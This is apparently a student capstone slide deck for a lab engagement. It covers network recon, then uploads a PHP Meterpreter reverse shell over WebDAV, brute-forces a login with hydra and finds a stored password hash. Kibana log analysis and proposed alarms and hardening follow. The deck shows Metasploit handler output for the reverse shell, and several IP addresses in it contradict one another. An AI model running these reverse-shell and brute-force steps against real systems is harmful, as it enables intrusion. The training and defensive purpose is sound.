



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Kali
Hostname: Microsoft

IPv4: 192.168.1.100
OS: Windows
Hostname: Intel
Corporate

IPv4: 192.168.1.105
OS: Windows
Hostname: Microsoft

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|----------|---------------|-----------------|
| Capstone | 192.168.1.105 | Target Machine |
| Kali | 192.168.1.90 | Attack Machine |
| Elk | 192.168.1.100 | Log Server |
| HyperV | 192.168.1.1 | Network |

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|--|
| CVE-2017-15580 : Shell Exploit | Allowed uploading of msfvenom exploit | Allows cyber criminals to run exploits to gain access to hidden directories among other things |
| CVE-2014-3101 : Brute Force | Weak passwords and no limit on login attempts | Increases chances of cyber criminals having a successful brute force attack and gaining access to the system |
| CWE-311: Missing Encryption on Sensitive Data | Unencrypted confidential files and passwords | Allows cyber criminals to view files and gain information such as passwords to use for an attack |

Exploitation: Shell Exploit

01

Tools & Processes

Used msfconsole and pushed an exploit to the webdav/ folder

02

Achievements

Used a shell.php exploit to gain access to the flag.

03

```
description:
  This module is a stub that provides all of the features of the
  Metasploit payload system to exploits that have been launched
  outside of the framework.

msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.95      yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf5 exploit(multi/handler) > exploit

[*] Handler failed to bind to 192.168.1.95:4444 -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Exploit failed (user-interrupt): Interrupt
[*] Exploit: Interrupted
msf5 exploit(multi/handler) > set LHOST 192.168.1.98
LHOST => 192.168.1.98
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.98:4444
[*] Sending stage (4288 bytes) to 192.168.1.98
[*] Meterpreter session 1 opened (192.168.1.98:4444 => 192.168.1.180:52218) at 2023-11-06 08:39:52 -0700
```


Exploitation: Brute Force

01

Tools & Processes

Used hydra and a rockyou.txt wordlist to conduct a brute force attack.

02

Achievements

Was able to log into Ashton's account to gain access to the webdav/ folder

03

[illegible]

Exploitation: Lack of Encryption

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use? Was able to explore system

02

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.? Was able to find information on how to access the webdav/ folder

03

Personal Note
In order to connect to our companies webdav server I need to use ryan's account (Hash:d78a0ba5cd7c8376ee50a69b3cd352)
1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "smb://172.16.94.205/webdav"
4. I will be prompted for my user (but I'll use ryan's account) and password
5. I can click and drag files into the share and reload my browser



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- The port scan occurred 2:29 PM on November 6, 2021
- 8,000 packets were sent from 192.168.1.90
- We can tell that this is a port scan by the various sending of packets to random ports in no particular order

| @timestamp per second | | | | |
|------------------------------|------------------|-------------|----------------|--------------|
| Time | destination.port | source.port | destination.ip | source.ip |
| > Nov 6, 2021 @ 14:29:50.004 | 23 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 8888 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 1720 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 3389 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 22 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 111 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 135 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 21 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 445 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 139 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 25 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 110 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 5900 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 554 | 46425 | 192.168.1.105 | 192.168.1.90 |
| > Nov 6, 2021 @ 14:29:50.004 | 199 | 46425 | 192.168.1.105 | 192.168.1.90 |

Analysis: Finding the Request for the Hidden Directory




- There were 5,289 packets sent at 2:48 pm on November 6, 2021
- Which files were requested? What did they contain? It contained instruction how how to access the webdav/ folder

| | |
|-----------------------|---|
| ⌘ status | Error |
| ⌘ type | http |
| ⌘ url.domain | 192.168.1.105 |
| ⌘ url.full | http://192.168.1.105/company_folders/secret_folder/ |
| ⌘ url.path | /company_folders/secret_folder/ |
| ⌘ url.scheme | http |
| ⌘ user_agent.original | Mozilla/4.0 (Hydra) |

| | | |
|---|----------------------------|------|
| > | Nov 6, 2021 @ 14:48:29.648 | 460B |
| > | Nov 6, 2021 @ 14:48:29.648 | 460B |
| > | Nov 6, 2021 @ 14:48:29.639 | 460B |
| > | Nov 6, 2021 @ 14:48:29.638 | 460B |
| > | Nov 6, 2021 @ 14:48:29.628 | 460B |
| > | Nov 6, 2021 @ 14:48:29.628 | 460B |


Analysis: Uncovering the Brute Force Attack

- There were 15,902 request in this attack
- 15,500 request were made before the attack found the password
-



Analysis: Finding the WebDAV Connection

- 26 request were made to this directory
- The passwd.dav file and shell.php file were found to be requested





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Using an alert that goes off when a specific IP address rapidly try to connect to closed ports

System Hardening

Installing a Firewall that controls what ports outside sources have access to as well control the visibility of those ports.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Create an alarm when a non-authorized IP address tries to access the hidden directory. The threshold should be 1 attempt

System Hardening

Passwords should be at least 8 characters contain Upper and Lower case character, special characters, and numbers.

Furthermore, the removal of the hidden directory from the web server should be implemented using the `rmdir` command

Mitigation: Preventing Brute Force Attacks

Alarm

Create a threshold of more than 20 failed login attempts per hour should trigger an alarm.

System Hardening

Limit the number of login attempts to 8 before locking out an account.

Mitigation: Detecting the WebDAV Connection

Alarm

Create an alarm when a non-authorized IP address tries to access the hidden directory. The threshold should be 1 attempt.

System Hardening

Passwords should be at least 8 characters contain Upper and Lower case character, special characters, and numbers. Additionally, external IP address should not have access to the folder.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Any file uploaded from an unauthorized IP should trigger an alert.

System Hardening

Only allow certain IP addresses to upload files.

*The
End*